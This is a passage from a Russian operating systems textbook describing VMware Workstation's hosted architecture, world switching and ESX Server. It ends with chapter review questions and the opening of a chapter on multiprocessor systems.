	1x клавиатура (104 клавиши)	Полностью эмулировалась; события кода клавиши генерировались после их получения приложением VMware
	1x мышь PS-2	Аналогично клавиатуре
	3x Ethernet-карты AMD Lance	Режим моста и режимы только для хост-машины
	1x Soundblaster (звуковая карта)	Полностью эмулировалась

Для мультиплексированного оборудования у каждой виртуальной машины имелась иллюзия наличия выделенного центрального процессора и конфигурируемого, но фиксированного количества непрерывной оперативной памяти, начиная с физического адреса 0.

Архитектурно эмуляция каждого виртуального устройства была разбита на компонент внешнего интерфейса, видимый виртуальной машине, и компонент внутреннего интерфейса, взаимодействующий с основной операционной системой (Waldspurger and Rosenblum, 2012). Внешний интерфейс по своей сути был программной моделью аппаратного устройства, которое могло управляться немодифицированными драйверами устройств, запущенными внутри виртуальной машины. Вне зависимости от конкретного физического оборудования хост-машины, внешний интерфейс всегда показывал одну и ту же модель устройства.

Например, первым внешним интерфейсом Ethernet-устройства была микросхема AMD PCnet «Lance», когда-то популярная карта расширения персонального компьютера со скоростью передачи данных 10 Мбит/с, а внутренний интерфейс обеспечивал сетевое подключение к физической сети хост-машины. По иронии судьбы, VMware долго сохраняла поддержку устройства PCnet и после того, как из обихода исчезли физические карты расширения Lance, и на самом деле достигалась скорость ввода-вывода на порядок выше 10 Мбит/с (Sugerman et al., 2001). Для устройств хранения информации исходными внешними интерфейсами были IDE-контроллер и Buslogic Controller, а внутренним интерфейсом был обычно либо файл в основной файловой системе, например виртуальный диск или образ ISO 9660, или же простой ресурс, такой как раздел диска или физический компакт-диск.

У разделения внешних и внутренних интерфейсов есть еще одно преимущество: виртуальная машина VMware может быть скопирована с одного компьютера на другой, возможно, с другими аппаратными устройствами. К тому же, поскольку виртуальная машина взаимодействует только с компонентами внешнего интерфейса, ей не придется устанавливать новые драйверы устройств. Это свойство, называемое **аппаратно-независимой инкапсуляцией** (hardware-independent encapsulation), дает сегодня огромные преимущества в серверных средах и облачных вычислениях. Оно позволяет вводить последующие инновации, такие как приостановка-возобновление, расстановка контрольных точек и незаметная миграция работающих виртуальных машин через физические границы (Nelson et al., 2005). В облаке оно позволяет клиентам развертывать их виртуальные машины на любом доступном сервере, не вникая в детали основного оборудования.

Роль основной операционной системы

Завершающим важным конструкторским решением в VMware Workstation стало развертывание этой системы поверх существующей операционной системы. Такое решение классифицируется как гипервизор второго типа. У этого выбора было два основных преимущества.

Во-первых, благодаря ему решалась вторая часть тех сложностей, которые были связаны с разнообразием периферийных устройств. VMware реализовала эмуляцию внешнего интерфейса различных устройств, но с опорой на драйверы устройств основной операционной системы для внутреннего интерфейса. Например, VMware Workstation будет вести чтение или запись файла в основной файловой системе, чтобы эмулиро-

вать устройство виртуального диска, или выводить графику в окно рабочего стола хост-машины, чтобы эмулировать видеокарту. Пока у основной операционной системы есть соответствующие драйверы, VMware Workstation может запускать виртуальные машины поверх нее.

Во-вторых, программный продукт может устанавливаться и восприниматься пользователем как обычное приложение, упрощая тем самым его освоение. Как и любое другое приложение, установщик VMware Workstation просто записывает файлы своих компонентов в существующую основную файловую систему, не вмешиваясь в конфигурацию оборудования (не требуя переформатирования диска, создания нового раздела диска или внесения изменений в настройки BIOS). Фактически система VMware Workstation может устанавливаться и приступать к запуску виртуальных машин, не требуя никаких перезагрузок основной операционной системы, по крайней мере там, где в ее роли выступает Linux.

Но обычное приложение не имеет необходимых методов, и для того, чтобы гипервизор мультиплексировал ресурсы центрального процессора и памяти, нужны API-функции, обеспечивающие близкий к обычному уровень производительности. В частности, рассмотренная ранее основа технологии виртуализации машин семейства x86 работает только в том случае, если VMM запущен в режиме ядра и способен контролировать все аспекты процессора без всяких ограничений, включая возможность изменять адресное пространство (создавать теневые таблицы страниц), таблицы сегментов и все обработчики прерываний и исключений.

У драйвера устройства имеется более прямой доступ к оборудованию, особенно если он запущен в режиме ядра. Хотя он способен (теоретически) выдавать любые привилегированные инструкции, на практике от драйвера устройства ожидается взаимодействие с его операционной системой с использованием четко определенных API-функций при абсолютной невозможности произвольной переконфигурации оборудования. А поскольку гипервизоры предназначены для основательной переконфигурации оборудования (включая все адресное пространство, таблицы сегментов, обработчики исключений и прерываний), запуск гипервизора в виде драйвера устройства также был нереальным вариантом.

Поскольку основными операционными системами ни одно из этих предположений не поддерживается, запуск гипервизора как драйвера устройства (в режиме ядра) также не подходил.

Эти строгие требования привели к разработке размещаемой архитектуры — VMware Hosted Architecture. В ней программное обеспечение разбито на три отдельных явно выраженных компонента (рис. 7.8).

Каждый из этих компонентов выполняет различные функции и работает независимо от других компонентов:

- Программа, запускаемая в пространстве пользователя (**VMX**), которую пользователь воспринимает как программу VMware. VMX выполняет все функции пользовательского интерфейса, запускает виртуальную машину, а затем выполняет основную часть эмуляции устройств (внешний интерфейс) и совершает обычные системные вызовы основной операционной системы для взаимодействий во внутреннем интерфейсе. Обычно это один многопоточный VMX-процесс для каждой виртуальной машины.




Рис. 7.8. VMware Hosted Architecture и три ее компонента: VMX, VMM-драйвер и VMM

- Небольшой драйвер устройства, выполняемый в режиме ядра (**VMX-драйвер**), устанавливаемый в основную операционную систему. Он используется в основном для получения возможности запуска VMM путем временной приостановки всей основной операционной системы. В операционную систему обычно во время начальной загрузки устанавливается один VMX-драйвер.
- VMM, включающий все программное обеспечение, необходимое для мультиплексирования центрального процессора и памяти, в том числе обработчики исключений, обработчики перехватов и эмуляции, двоичный транслятор и модуль теневой страничной организации памяти. VMM запускается в режиме ядра, но не работает в контексте основной операционной системы. Иными словами, он не может напрямую полагаться на службы, предлагаемые основной операционной системой, но он также не связан какими-либо правилами или соглашениями, декларируемыми основной операционной системой. Для каждой виртуальной машины имеется один экземпляр VMM, создаваемый при запуске виртуальной машины.

VMware Workstation выглядит так, будто запускается поверх существующей операционной системы, и, фактически ее компонент VMX запускается как процесс этой операционной системы. Но VMM работает на системном уровне, имея полный контроль над оборудованием и не испытывая никакой зависимости от основной операционной системы. На рис. 7.8 показаны взаимоотношения между объектами: два контекста (основной операционной системы и VMM) являются равноправными по отношению друг к другу, и у каждого есть компонент пользовательского уровня и компонент ядра. VMM при запуске (в правой половине рисунка) проводит переконфигурацию оборудования, обрабатывает все прерывания и исключения ввода-вывода и поэтому безопасным способом временно удаляет основную операционную систему из своей виртуальной памяти. Например, размещение таблицы прерываний настраивается внутри VMM путем назначения регистру IDTR нового адреса. И наоборот, когда работает основная

операционная система (левая половина рисунка), VMM и его виртуальная машина точно так же удаляются из ее виртуальной памяти.

Переход между этими двумя совершенно независимыми контекстами системного уровня называется **переключением миров** (world switch). Самим названием подчеркивается, что во время переключения миров все касающееся программного обеспечения изменяется в отличие от обычного переключения контекстов, реализуемого операционной системой. На рис. 7.9 показана разница между двумя видами переключений. Обычное переключение контекстов между процессами *А* и *Б* меняет местами пользовательскую часть адресного пространства и регистры двух процессов, но ряд важных системных ресурсов оставляет без изменений. Например, часть адресного пространства, принадлежащая ядру, идентична для всех процессов, также не изменяются обработчики исключений. В отличие от этого при переключении миров изменяется все: все адресное пространство, все обработчики исключений, привилегированные регистры и т. д. В частности, адресное пространство ядра основной операционной системы отображается только при работе в контексте основной операционной системы. После переключения миров в контекст VMM оно удаляется из адресного пространства целиком, освобождая пространство для работы как VMM, так и виртуальной машины. Хотя это может показаться довольно сложным процессом, его можно реализовать весьма эффективно и занять для его выполнения всего лишь 45 инструкций на языке машины x86.

Рис. 7.9. Разница между обычным переключением контекста и переключением миров

Внимательный читатель может удивиться: а как насчет адресного пространства ядра гостевой операционной системы? Ответ простой: оно является частью адресного пространства виртуальной машины и присутствует при работе в контексте VMM. Поэтому гостевая операционная система может использовать все адресное пространство, в частности те же места в виртуальной памяти, что и основная операционная система. При совпадении основной и гостевой операционных систем (например, обе Linux) именно так все и происходит. Разумеется, все это «просто работает», потому что есть два независимых контекста и между ними происходит переключение миров.

Затем тот же внимательный читатель может вновь удивиться: а как насчет области VMM, находящейся на верхушке адресного пространства? Как уже говорилось, это пространство резервируется самим VMM, и эта часть адресного пространства не может быть использована виртуальной машиной напрямую. К тому же эта небольшая

4-мегабайтная часть используется гостевой операционной системой крайне редко, так как каждое обращение к ней должно быть отдельно эмулировано и влечет за собой заметные программные издержки.

Вернемся к рис. 7.8: на нем показаны различные этапы того, что происходит в случае прерывания от диска, возникшего во время работы VMM (этап I). Разумеется, VMM не может обработать прерывание, потому что у него нет драйвера устройства из внутреннего интерфейса. На следующем этапе (II) VMM осуществляет переключение миров с возвращением основной операционной системы, а именно: код переключения миров возвращает управление VMware-драйверу, который на этапе III эмулирует аналогичное прерывание, выданное диском. Таким образом, на этапе IV обработчик прерывания, принадлежащий основной операционной системе, проходит всю свою логическую цепочку, как будто прерывание от диска произошло во время работы VMware-драйвера (а не VMM!). И наконец, на этапе V VMware-драйвер возвращает управление приложению VMX. К этому моменту основная операционная система может сделать выбор в пользу диспетчеризации другого процесса или же продолжить выполнение процесса VMware VMX. При продолжении выполнения процесса VMX он после всего этого возобновит работу виртуальной машины путем выдачи специального вызова в драйвер устройства, который сгенерирует переключение миров для возвращения в контекст VMM. Как видите, это весьма ловкий прием, скрывающий весь VMM и виртуальную машину от основной операционной системы. А что более важно, он предоставляет VMM полную свободу по перепрограммированию оборудования согласно его предпочтениям.

7.12.5. Развитие VMware Workstation

В те десять лет, что последовали за разработкой исходного VMware Virtual Machine Monitor, технологические перспективы сильно изменились.

Архитектура, применяющая основную операционную систему, используется и по сей день для таких самых последних интерактивных гипервизоров, как VMware Workstation, VMware Player и VMware Fusion (продукт, предназначенный для основных операционных систем Apple OS X), и даже для продуктов компании VMware, предназначенных для сотовых телефонов (Barr et al., 2010). Переключатель миров и его способность отделять контекст основной операционной системы от контекста VMM остался основным механизмом сегодняшних продуктов VMware, применяющих основные операционные системы. Например, несмотря на то что с годами реализация переключателя миров получила развитие, для поддержки 64-разрядных систем до сих пор остается в силе основная идея полного разделения адресных пространств для основной операционной системы и VMM.

В отличие от этого с появлением средств аппаратного содействия виртуализации довольно резко изменился подход к виртуализации архитектуры x86. Аппаратные средства содействия виртуализации, такие как Intel VT-x и AMD-v, были представлены в двух фазах. Первая фаза, стартовавшая в 2005 году, была разработана с явной целью обойтись либо без паравиртуализации, либо без двоичной трансляции (Uhlig et al., 2005). Вторая фаза, стартовавшая в 2007 году, предоставляла аппаратную поддержку в MMU в форме вложенных таблиц страниц. Тем самым исключалась необходимость в обслуживании программным способом теневых таблиц страниц. Сегодня, когда процессор поддерживает как виртуализацию, так и вложенные таблицы страниц, гипервизоры VMware главным образом применяют подход, основанный на использовании оборудования с перехватом и эмуляцией (в формулировке Попека и Голдберга сорокалетней давности).

Появление аппаратной поддержки, содействующей виртуализации, оказало существенное влияние на принятую в VMware стратегию, сконцентрированную на гостевой операционной системе. В исходной VMware Workstation эта стратегия использовалась для резкого снижения сложностей реализации за счет совместимости с полной архитектурой. Сегодня же полная архитектурная совместимость предвидится благодаря аппаратной поддержке. Текущий взгляд VMware на концентрацию на гостевой операционной системе свелся к оптимизации производительности для выбранных гостевых операционных систем.

7.12.6. ESX-сервер: гипервизор первого типа компании VMware

В 2001 году компания VMware выпустила совершенно другой продукт, названный ESX Server и нацеленный на рынок серверных машин. Здесь инженеры VMware применили иной подход: вместо создания решения второго типа, запускаемого поверх основной операционной системы, они решили создать решение первого типа, которое бы работало непосредственно на оборудовании.

На рис. 7.10 показана высокоуровневая архитектура ESX Server. В ней сочетаются уже существующий компонент, VMM, и настоящий гипервизор, запускаемый непосредственно на голом оборудовании. VMM выполняет те же функции, что и в VMware Workstation, состоящие в запуске виртуальной машины в изолированной среде, представляющей собой дубликат архитектуры x86. Собственно говоря, VMM-мониторы, используемые в двух продуктах, имели один и тот же базовый исходный код и во многом были похожи друг на друга. ESX-гипервизор заменял основную операционную систему. Но вместо реализации полной функциональности, ожидаемой от операционной системы, его цель заключалась в запуске различных экземпляров VMM и эффективном управлении физическими ресурсами машины. Поэтому ESX Server содержал обычные подсистемы, характерные для операционных систем, такие как планировщик задач центрального процессора и подсистема ввода-вывода, и при этом каждая подсистема была оптимизирована для запуска виртуальных машин.




Рис. 7.10. ESX Server: гипервизор первого типа от компании VMware

Отсутствие основной операционной системы потребовало от VMware непосредственного решения сформулированных ранее проблем разнообразия периферийных устройств и наличия опыта у пользователей. Для решения проблемы разнообразия периферийных устройств компания VMware ввела следующее ограничение: запускать ESX Server можно было только на широко известных и сертифицированных серверных платформах, для которых у нее имелись драйверы устройств. Что же касается наличия опыта у пользователей, ESX Server (в отличие от VMware Workstation) требовал от пользователей устанавливать образ новой системы в загрузочный раздел диска.

Несмотря на недостатки, компромисс имел смысл для специализированного развертывания виртуализации в дата-центрах, состоящих из сотен или тысяч физических серверов и зачастую из многих тысяч виртуальных машин. Такие развертывания в наши дни иногда называют закрытыми облаками. Здесь архитектура ESX Server предоставляет солидные преимущества с точки зрения производительности, масштабируемости, управляемости и функциональных возможностей, например:

- Планировщик заданий центрального процессора обеспечивает каждой виртуальной машине получение справедливой доли времени центрального процессора (во избежание зависания). Он сконструирован таким образом, что одновременно планируется работа разных виртуальных центральных процессоров данного мультипроцессора виртуальной машины.
- Диспетчер памяти оптимизирован под масштабируемость, в частности под эффективную работу виртуальных машин, даже если им нужно больше памяти, чем фактически доступно на компьютере. Для достижения такого результата в ESX Server было введено понятие раздувания (ballooning) и прямого совместного использования страниц для виртуальных машин (Waldspurger, 2002).
- Подсистема ввода-вывода оптимизирована под высокую производительность. Хотя VMware Workstation и ESX Server зачастую совместно используют одни и те же эмулируемые компоненты внешнего интерфейса, внутренние интерфейсы у них совершенно разные. В VMware Workstation весь поток ввода-вывода проходит через основную операционную систему и ее API, что часто приводит к дополнительным издержкам. Особенно явно это проявляется в случае с устройствами сетевого обмена и устройствами хранения данных. В ESX Server эти драйверы устройств запускаются непосредственно в ESX-гипервизоре, не требуя переключения миров.
- Внутренние интерфейсы обычно также полагались на абстракции, предоставляемые основной операционной системой. Например, VMware Workstation сохраняет образы виртуальных машин в виде обычных (но очень больших) файлов на основной файловой системе. В отличие от этого у ESX Server имеется VMFS (Vaghani, 2010) — файловая система, специально оптимизированная для хранения образов виртуальных машин и обеспечения высокой пропускной способности системы ввода-вывода. Это позволяет достичь экстремальных уровней производительности. Например, компания VMware еще в 2011 году демонстрировала, что один ESX Server может выдать 1 млн операций с диском в секунду (VMware, 2011).
- ESX Server упрощает введение новых возможностей, требующих жесткой координации и специальной конфигурации нескольких компонентов компьютера. Например, в ESX Server было представлено средство VMotion — первое виртуализационное решение, способное осуществить миграцию работающей виртуальной машины, не останавливая ее, с одной машины, на которой запущен ESX Server, на другую машину с запущенным ESX Server. Успех такой миграции требовал координации диспетчера памяти, планировщика задач центрального процессора и сетевого стека.

С годами к ESX Server добавлялись новые свойства. ESX Server превратился в ESXi, компактную альтернативу, небольшой размер которой позволял выполнять ее предустановку в прошивке серверов. Сегодня ESXi является наиболее важным продуктом компании VMware и служит основой набора vSphere.

7.13. Исследования в области виртуализации и облаков

Технология виртуализации и облачные вычисления являются областями весьма активных исследований. Количество исследований в этих областях настолько велико, что не поддается перечислению. В каждой из областей проводится несколько научно-исследовательских конференций. Например, конференция по среде виртуального выполнения (Virtual Execution Environments (**VEE**)) посвящена виртуализации в самом широком смысле. В ее материалах можно найти статьи по миграции, дедупликации, масштабированию и т. д. А симпозиум по облачным вычислениям (ACM Symposium on Cloud Computing (**SOCC**)), проводимый ассоциацией по вычислительной технике, является одной из хорошо известных площадок, где рассматриваются вопросы облачных вычислений. Статьи, публикуемые в рамках SOCC, включают работы по устойчивости к сбоям, планированию рабочих нагрузок дата-центров, управлению и отладке в облаках и т. д.

Не забыты и старые темы. Так, в работе Penneman et al. (2013) рассматриваются проблемы виртуализации на основе ARM-процессоров в свете критериев, сформулированных Попеком и Голдбергом. Неизменно актуальной остается тема безопасности (Beham et al., 2013; Mao, 2013; Pearce et al., 2013), не уступает ей и тема сокращения энергопотребления (Botero and Hesselbach, 2013; Yuan et al., 2013). При таком большом количестве дата-центров, использующих в настоящее время технологии виртуализации, важной темой исследований являются сети, соединяющие машины этих центров (Theodorou et al., 2013). Перспективной темой является также виртуализация в беспроводных сетях (Wang et al., 2013a).

Одной из интересных областей, в которой просматривается множество любопытных исследований, является вложенная виртуализация (Ben-Yehuda et al., 2010; Zhang et al., 2011). Идея заключается в том, что виртуальная машина сама может подвергнуться дальнейшей виртуализации, приводящей к созданию нескольких виртуальных машин более высокого уровня, которые в свою очередь могут быть виртуализированы, и т. д. Один из таких проектов носит подходящее название — «Turtles» («Черепахи»), потому что, стоит только начать, как получается нечто похожее на старый миф о том, что Земля плоская и стоит на черепахе, которая стоит на другой, более крупной черепахе, и т. д.

Одним из приятных моментов, касающихся аппаратуры виртуализации, является возможность получения ненадежным кодом непосредственного, но безопасного доступа к таким аппаратным особенностям, как таблицы страниц и тегированные TLB-буферы. С учетом этого проект Dune (Belay, 2012) нацелен не на предоставление машинной абстракции, а на предоставление абстракции процесса. Процесс может входить в режим Dune, являющийся необратимым переходом, дающим ему доступ к низкоуровневому оборудованию. Несмотря на это, процесс остается процессом и имеет возможность полагаться на ядро и взаимодействовать с ним. Единственным отличием является выдача для системного вызова инструкции VMCALL.

Вопросы

1. Объясните причину заинтересованности дата-центра в виртуализации.
2. Объясните причину возможной заинтересованности компании в запуске гипервизора на машине, которая уже некоторое время была в эксплуатации.

3. Объясните причину, по которой разработчик программного обеспечения может воспользоваться виртуализацией на настольном компьютере, предназначенном для разработки.
4. Объясните причину, по которой отдельный пользователь может заинтересоваться виртуализацией на своем домашнем компьютере.
5. Почему, на ваш взгляд, виртуализация так долго обретала популярность? Ведь ключевая статья была написана в 1974 году, а универсальные компьютеры компании IBM обладали необходимым аппаратным и программным обеспечением в 1970-х годах и позднее.
6. Назовите два типа инструкций, являющихся служебными с точки зрения Попека и Голдберга.
7. Назовите три машинные инструкции, которые с точки зрения Попека и Голдберга не могут считаться служебными.
8. В чем разница между полной виртуализацией и паравиртуализацией? Какую из них, на ваш взгляд, труднее осуществить? Обоснуйте ответ.
9. Есть ли смысл в паравиртуализации операционной системы, если ее исходный код доступен? А что вы ответите, если он недоступен?
10. Предположим, что гипервизор первого типа способен одновременно поддерживать *n* виртуальных машин. У персональных компьютеров на диске может быть максимум четыре первичных раздела. Может ли *n* быть больше четырех? Если да, то где могут храниться данные?
11. Коротко объясните концепцию виртуализации на уровне процесса.
12. Зачем нужны гипервизоры второго типа? Ведь они не делают ничего такого, с чем не справились бы гипервизоры первого типа, и к тому же гипервизоры первого типа работают более эффективно.
13. Полезен ли хоть в чем-то для виртуализации гипервизор второго типа?
14. Зачем была изобретена двоичная трансляция? Как вы думаете, есть ли у нее будущее? Обоснуйте ответ.
15. Объясните, как четыре защитных кольца процессоров семейства x86 могут использоваться для поддержки виртуализации.
16. Назовите одну из причин, по которой аппаратный подход, использующий центральные процессоры с VT-технологией, может работать менее эффективно по сравнению с подходами, основанными на применении программ-трансляторов.
17. Приведите пример, когда в системах, где используется двоичная трансляция, оттранслированный код может работать быстрее исходного.
18. VMware осуществляет поэтапную двоичную трансляцию, при которой за один этап преобразованию подвергается один базовый блок, затем этот блок выполняется и начинается трансляция следующего блока. Может ли проводиться предварительная трансляция всей программы с последующим ее выполнением? Если да, то какие преимущества и недостатки имеются у каждой из технологий?
19. В чем разница между чистым гипервизором и чистым микроядром?
20. Дайте краткое объяснение, почему сложна практическая виртуализация памяти. Поясните свой ответ.

21. Известно, что для запуска на персональном компьютере нескольких виртуальных машин требуется большой объем памяти. Почему? Можете ли вы придумать несколько способов сокращения объема используемой памяти? Поясните ответ.
22. Объясните концепцию теневых таблиц страниц, используемых при виртуализации памяти.
23. Одним из способов, позволяющих справиться с гостевыми операционными системами, изменяющими свои таблицы страниц с помощью обычных (непривилегированных) инструкций, является пометка таблиц страниц как предназначенных только для чтения и применение системного прерывания при попытке их модификации. Как еще могут поддерживаться теневые таблицы страниц? Рассмотрите эффективность вашего подхода по сравнению с пометкой таблиц страниц как предназначенных только для чтения.
24. Зачем применяются драйверы раздувания? Можно ли в их применении усмотреть обман?
25. Дайте описание ситуации, при которой драйверы раздувания не работают.
26. Дайте объяснение концепции дедупликации, используемой при виртуализации памяти.
27. Десятилетиями компьютеры использовали при осуществлении ввода-вывода непосредственный доступ к памяти — DMA. Вызывало ли это какие-либо проблемы до появления блоков управления памятью при вводе-выводе (I/O MMU)?
28. Назовите одно из преимуществ облачных вычислений над выполнением ваших программ на локальных машинах. Назовите также один из недостатков.
29. Приведите пример IAAS, PAAS и SAAS.
30. Почему так важна миграция виртуальных машин? При каких обстоятельствах она может принести пользу?
31. Миграция виртуальных машин может быть проще миграции процессов, но она все же может быть непростой. Какие проблемы могут возникать при миграции виртуальной машины?
32. Почему миграция виртуальных машин с одной машины на другую проще миграции процессов с одной машины на другую?
33. В чем разница между живой миграцией и другой ее разновидностью (может быть, неживой миграцией?)?
34. Какими были три основных требования, которые рассматривались VMware в процессе разработки ее продуктов?
35. Почему при первом представлении VMware Workstation огромное количество доступных периферийных устройств считалось серьезной проблемой?
36. VMware ESXi был выполнен в весьма небольших размерах. Почему? Ведь у серверов в дата-центрах обычно имеются десятки гигабайт оперативной памяти. Неужели больший или меньший на какие-то десятки мегабайт объем оперативной памяти играет какую-то роль?
37. Найдите в Интернете два примера виртуальных устройств из реальной жизни.

Глава 8
Многопроцессорные системы

С первых дней своего существования компьютерная промышленность постоянно стремилась к достижению все большей и большей вычислительной мощности. Компьютер ENIAC мог выполнять 300 операций в секунду, с легкостью тысячекратно обставляя любой предшествующий ему калькулятор, но людей и это не устраивало. Быстродействие современных машин в миллионы раз превышает возможности ENIAC, но есть потребности в еще большей мощности. Астрономы пытаются постичь суть Вселенной, биологи хотят разобраться в геноме человека, а авиаконструкторы заинтересованы в создании надежных и более экономичных самолетов, и всем им нужна более высокая скорость работы центральных процессоров. Какими бы мощными ни становились компьютеры, их мощности все равно не хватает.

В прошлом проблема всегда решалась за счет повышения тактовой частоты. К сожалению, этому повышению уже начинает препятствовать ряд фундаментальных ограничений. В соответствии с положениями специальной теории относительности Эйнштейна электрический сигнал не может распространяться быстрее скорости света, равной в вакууме примерно 30 см/нс, а в медном проводнике или в оптическом кабеле скорость распространения сигнала равняется примерно 20 см/нс. Из этого следует, что на компьютере с тактовой частотой 10 ГГц сигнал не может преодолеть за один такт суммарное расстояние, превышающее 2 см. Для компьютера с тактовой частотой 100 ГГц максимальная суммарная длина пути равна 2 мм. Компьютер с тактовой частотой 1 ТГц (1000 ГГц) должен быть меньше 100 мкм (0,1 мм), чтобы сигнал мог добраться с одного его конца до другого за один такт.

Уменьшить компьютеры до таких размеров, может быть, и возможно, но тогда препятствием станет другая фундаментальная проблема: отвод тепла. Чем быстрее компьютер, тем больше тепла он выделяет, а чем он меньше, тем труднее от этого тепла избавиться. Уже сейчас на мощных x86-системах системы охлаждения, установленные на процессоре, больше самого процессора. В конечном счете переход с частоты 1 МГц к частоте 1 ГГц потребовал последовательного совершенствования технологии производства микросхем. А переход с частоты 1 ГГц на частоту 1 ТГц потребует, скорее всего, совершенно иных подходов.

Один из подходов к увеличению скорости состоит в широкомасштабном применении параллельных вычислительных систем. Эти системы содержат множество центральных процессоров, каждый из которых работает на обычной частоте (какое бы значение она ни имела в данное время), но по сравнению с отдельно взятым процессором все вместе они обладают куда более высокой вычислительной мощностью. Сейчас уже продаются системы, состоящие из десятков тысяч центральных процессоров. А в лабораториях уже созданы системы с 1 млн центральных процессоров (Furber et al., 2013). Хотя существуют и другие потенциальные подходы к увеличению скорости работы компьютеров, например биологические компьютеры, в данной главе внимание

будет сосредоточено на системах, состоящих из множества обычных центральных процессоров.

Компьютеры с высокой степенью параллельности вычислений часто используются для высокопроизводительных численных расчетов. Задачи прогнозирования погоды, моделирования воздушных потоков, обтекающих крыло самолета, моделирования процессов мировой экономики или раскрытия механизмов взаимодействия лекарственных средств с рецепторами мозга требуют больших вычислительных мощностей. Для решения этих задач требуется одновременная продолжительная работа множества центральных процессоров. Многопроцессорные системы, рассматриваемые в данной главе, широко используются для решения этих и сходных с ними задач в науке, промышленности, а также других областях человеческой деятельности.

Еще одна имеющая отношение к изучаемому вопросу область развития — это невероятно бурный рост сети Интернет. Эта сеть первоначально была разработана как прототип высокоустойчивой системы управления войсками, затем завоевала популярность в научной компьютерной среде и давно уже приобрела множество новых пользователей. Одно из применений Интернета состоит в объединении в едином рабочем пространстве нескольких тысяч компьютеров по всему миру для решения широкомасштабных научных задач. В известном смысле система, состоящая из тысячи компьютеров, рассредоточенных по всему миру, не отличается от системы, состоящей из тысячи компьютеров, находящихся в одном помещении, хотя задержки по времени и другие технические характеристики у этих двух систем различаются. Эти системы также будут рассмотрены в данной главе.

Нетрудно будет поставить в одной комнате миллион не связанных между собой компьютеров при условии, что вам хватит на это средств, а комната будет достаточно большой. Разместить миллион компьютеров по всем миру еще легче, поскольку при этом не нужно искать для них подходящую комнату. Проблемы начинаются, когда нужно организовать обмен данными между компьютерами для совместной работы при решении единой задачи. Поэтому был проделан большой объем работы по разработке технологии соединения компьютеров, а различные технологии соединения привели к качественно отличающимся друг от друга типам систем и различным организациям программного обеспечения.

Весь обмен данными между электронными (или оптическими) компонентами в конечном итоге сводится к обмену сообщениями — четко определенными битовыми строками. Разница заключается в используемых масштабах времени, расстояния и логической организации. На одном полюсе находится многопроцессорная система с общим пространством памяти, где от двух до тысячи центральных процессоров обмениваются данными через общую память. В этой модели каждый центральный процессор имеет равный доступ ко всей физической памяти и может читать и записывать отдельные слова, используя команды *LOAD* и *STORE*. Доступ к слову памяти обычно занимает 1–10 нс. Как вскоре будет показано, сейчас уже нет ничего необычного в помещении на один кристалл центрального процессора более одного вычислительного ядра с предоставлением ядрам совместного доступа к основной памяти (а иногда даже и к совместным блокам кэш-памяти). Иными словами, модель мультикомпьютеров может быть реализована с использованием физически отдельных центральных процессоров, нескольких ядер на одном центральном процессоре или комбинации из вышеперечисленного. При кажущейся простоте эта модель (рис. 8.1, *а*) реализуется не так-то просто и обычно включает в себя передачу большого количества защищенных

сообщений, на чем мы кратко остановимся в дальнейшем. Но эта передача сообщений невидима для программистов.




Рис. 8.1. Мультипроцессорная система: *а* — с общей памятью; *б* — с передачей сообщений; *в* — глобальная распределенная система

